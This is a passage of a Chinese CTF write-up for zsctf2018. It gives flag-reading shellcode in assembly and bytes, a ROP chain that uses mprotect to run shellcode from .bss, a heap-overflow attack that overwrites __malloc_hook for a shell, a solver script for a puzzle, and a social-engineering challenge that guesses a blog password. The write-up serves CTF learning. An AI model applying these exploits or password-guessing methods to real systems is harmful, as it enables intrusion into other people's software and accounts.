12 mov al,0x2 ;open打开文件
13 syscall
14
15 mov rdi,rax
16 mov rsi,rsi
17 mov dl,0x30
18 xor rax,rax ;read将flag读到栈中
19 syscall
20
21 mov al,0x1
22 mov rdi,rax
23 mov dl,0x30 ; write写出
24 syscall
25
26
27 shellcode="\x48\x31\xF6\x56\x48\xB8\x63\x74\x66\x2F\x66\x6C\x61\x67\x50\x48"
28 shellcode+="\xB8\x2F\x68\x6F\x6D\x65\x2F\x7A\x73\x50\x48\x89\xE7\x48\x31\xD2"
29 shellcode+="\x48\x31\xC0\xB0\x02\x0F\x05\x48\x89\xC7\x48\x89\xE6\xB2\x30\x48"
30 shellcode+="\x31\xC0\x0F\x05\xB0\x01\x48\x89\xC7\xB2\x30\x0F\x05"
```

当然用 Pwntools 的 shellcode 模块也可以实现

但我不太会用(逃 ε=ε=ε= ρ( °□ °☺) 总是日常报错所以我是写好汇编用 nasm 编译出来提取的。。。。。。

```
@zhaku1:~/ctf/pwn/zsctf2018/ROP# checksec rop
'/root/ctf/pwn/zsctf2018/ROP/rop'
Arch:      amd64-64-little
RELRO:     No RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
@zhaku1:~/ctf/pwn/zsctf2018/ROP#
```

保护只开了 NX 写个所以 shellcode 是不能放在栈里执行的

写个 rop 绕一下

## 大致思路

1. 利用 write 泄露 read(只要是执行过的 got 表里有东西的函数就行)的地址
2. 利用 read 将 shellcode 写到 bss 段上
3. 根据偏移算出 mprotect 地址覆写 got 表
4. 利用 mprotect 将 bss 段权限设置为 rwx (bss 段没有执行权限)
5. 跳到 bss 执行 shellcode

在 rop 时需要 gadget 设置参数对于 gadget 的寻找我用 pwn 的 rop 模块实现的



```

[*] Loaded cached gadgets for './rop'
Gadget(0x4012a3, [u'pop rdi', u'ret'], [u'rdi'], 0x8)
Gadget(0x4012a1, [u'pop rsi', u'pop r15', u'ret'], [u'rsi', u'r15'], 0xc)
None
None
None
None
None

```

```

from pwn import*
elf=ELF('./rop')
rop=ROP(elf)
print(rop.rdi)
print(rop.rsi)
print(rop.rdx)
print(rop.rcx)
print(rop.r8)
print(rop.r9)
print(rop.rax)

```

通过寻找发现找不到 rdx 第三个参数不好设置

但在写 shellcode 进 bss got 表覆写时第三参数还是有必要的 所以我们可以用一个万能的 gadget —> 函数 \_\_libc\_csu\_init

```

.text:0000000000401280
.text:0000000000401280 loc_401280: ; CODE XREF: __libc_csu_init+54↓j
.text:0000000000401280 mov     rdx, r15
.text:0000000000401283 mov     rsi, r14
.text:0000000000401286 mov     edi, r13d
.text:0000000000401289 | call   qword ptr [r12+rbx*8]
.text:000000000040128D add     rbx, 1
.text:0000000000401291 cmp     rbp, rbx
.text:0000000000401294 jnz     short loc_401280
.text:0000000000401296
.text:0000000000401296 loc_401296: ; CODE XREF: __libc_csu_init+34↑j
.text:0000000000401296 add     rsp, 8
.text:000000000040129A pop     rbx
.text:000000000040129B pop     rbp
.text:000000000040129C pop     r12
.text:000000000040129E pop     r13
.text:00000000004012A0 pop     r14
.text:00000000004012A2 pop     r15
.text:00000000004012A4 retn
.text:00000000004012A4 __libc_csu_init endp
.text:00000000004012A4

```

可以看出 rdi,rsi,rdx 都通过 r13,r14,r15 赋过去了

rbx 给 0, rbp 给 1, 要不然会成一个循环 至于 r12,就放要

利用的函数地址, rbx 为 0, 所以就可以直接 call r12



还有一个要注意的地方就是 `mprotect` 的参数

因为内存以页的形式存在，修改权限也是整页的修改

所以 mprotect 第一个参数要是内存页首地址且第二的 size 要是内存

页大小的倍数 (内存页大小一般 2k 也就是 0x1000)

我写时 mprotect 第一个参数是 0x403000 第二个参数 (size) 是 0x1000,

反正不管你怎么写你要确保 bss 段的 shellcode 被包含在你开出权限的地

址里 写 shellcode 进 bss 和覆写 got 表时要注意，两次 send 之间暂

停一下要不然发太快会被第一个 read 全读了

```
00000020  00 f0 10 f5 fd 7f 00 00 10 00 00 00 00 00 00 00 |...|
00000030
[*] Process './rop' stopped with exit code -11 (SIGSEGV) (pid 83554)
zsctf{This_is_an_experiment}
\x00\x00\x00\x000000\x7f\x00\x00\x10\x00\x00\x00\x00\x00\x00\x00
```

# Heap

checksec 检查发现保护全开

程序的漏洞在 Fill 那里，输入数据的长度是由你输入的数决定的，所以这里便产生了一个堆溢出。

首先泄露出 libc 地址, 当只有一个 small chunk 或 large chunk 被释放时, 及只有一个 small, bin 或 large bin 存在时他们的 fd, bk 将指向 main\_arena 中的地址, 而 arena 是在 libc 的.data 里的, 所以根据所给的 libc 文件可以算出其他的地址。

Dump 函数可以打印出 chunk 的内容，但当 chunk 被 free 后是无法 dump 的，那样 fd，bk 自然也无法被泄露。

首先 malloc 出 4 个 fast chunk 和一个 small chunk

查看一下堆地址之后依次释放掉中间的两个 fast chunk 那么第二个释放的 chunk 的 fd 将存着第一个释放的 chunk 的地址

之后再利用 fill 的堆溢出覆盖掉顶部 chunk 的值，将其改为 small chunk 的地址，此刻 small chunk 便被放入了 fast bin 中，之后我们可以通过 Allocate 函数再将它取出，但为了避开 malloc 的检查要覆盖 small chunk 的 size 域将

其改为 0x21，之后只要将 small chunk size 修改回来 free 掉再 dump 便可以泄露出 libc 的地址。

另外要提的就是在 arena 的上面，有个 malloc\_hook，当这个地址的值不为 0 时，我们执行 malloc 将会先跳到 malloc\_hook 的地址上执行指令，所以我们只要将 malloc\_hook 覆盖为执行 shell 的指令地址便可以 getshell

跟上面一样将 libc 上的地址放入 fastbin 里，再 malloc 出来就可以改写 libc 的内容了。

但为了绕过 malloc 的检查我们放 libc 地址进 fastbin 时要偏移一下使得存在高位的 0x7f 卡在 size 上，这样便可以构造出 fastbin。

之后用 one gadget 以一个 gadget 地址执行 execve ("/bin/sh")，将这个地址填入 malloc\_hook 便可以 getshell

## Human–Machine Interaction

### search

这题属于人机交互类题目的一种，规则在链接上对应端口有说明，这里选择的处理方法是用二分搜索，链接工具选择 pwntools，解决脚本如下

```

1  from pwn import *
2  #p = remote('127.0.0.1', 30001)
3  p=process('./game_2018')
4  flag = [0 for i in range(1024)]
5  global times
6  times =0
7  def check(l,r):
8      global times
9      times = times+1
10     p.send('? %d %d\n'%(l,r))
11     ans = p.recvuntil('\n')
12     return int(ans)
13  def dfs(l,r,n):
14     global times
15
16     if l+1==r:
17         flag[l]=n
18         return
19     try:
20         mid = (l + r) / 2
21         t = check(l,mid)
22
23     except:
24         print "times",times
25     else:
26         if (t > 0):
27             dfs(l,mid, t)
28         if (n-t > 0):
29             dfs(mid,r, n-t)
30
31     time=[1,2,4,6,8,10,12,14]
32  for k in time:
33     ans = '!'
34     print p.recvuntil('n=%d\n'%k)
35     dfs(0,1024,k)
36     for i in range(0,1024):
37         if flag[i]>0:
38             ans = ans + ' ' + str(i)
39     print ans
40     p.send(ans+"\n")
41     flag = [0 for i in range(1024)]
42
43  print p.recv(1024)
44
45

```

运行得到 flag

```

docupa@docupa-virtual-machine:~/ctf$ python game_2018.py
[+] Starting local process './game_2018': pid 15121
Welcome to zsc tf2018
这里有个好玩的游戏, 通关了就有 flag 了
有 n 个数, a1,a2,a3...an, 其中 an ∈[0,1024), 你的目标是找出这 n 个数分别是什么你可以通过发送格式 "? l r" 0 <=
l < r < 1024的字符串来查询在区间 [l,r) 内存在多少个你需要找到的数, 每关你拥有99次查询机会
当你已经确认了所有数, 通过格式 "! a1 a2 a3 ... an" 来提交你的答案
那我们开始吧
n=1

! 366
n=2

! 123 837
n=4

! 539 778 803 863
n=6

! 215 428 452 595 674 977
n=8

! 33 35 80 287 404 546 751 831
n=10

! 63 94 177 306 392 539 599 605 657 744
n=12

! 63 137 186 383 418 470 544 633 659 732 990 1009
n=14

! 167 238 443 473 567 622 657 685 718 778 799 847 895 920
[*] Process './game_2018' stopped with exit code 0 (pid 15121)
Done!!!The flag is Zsc tf{Y0u_win_th1s_One_B1n5ry_Sea6ch}

```

## Social Engineering

难得一见的社工题, 本题的考察点有 IP 查找和一般社工思路, 题目分为四个问点, 一个是博客文章密码, 第二个是所在区域, 第三个地铁站, 第四个是酒店名, 四个都可以从所给信息一步一步推断出来, 因为答案的集合有限, 担心会被做题人枚举, 所以每题限制提交三次。一开始的核心思路是博客中的两篇文章, 其中一篇有密码锁着, 但我们在另一篇里面看到有对另一个人的常用密码的提示, 其实就是社工类弱密码, 我们通过收集博客的信息可以猜测出文章密码为 tmp2682347547, 打开文章之后我们可以看到一份聊天记录, 这份聊天记录中所透露的信息主要有主人公的人物路径和相关信息。根据相关推理我们可以得到相关数据。这边如果有 IP 查询工具的参赛者其实可以通过这个缩小范围, 很快做出这题。

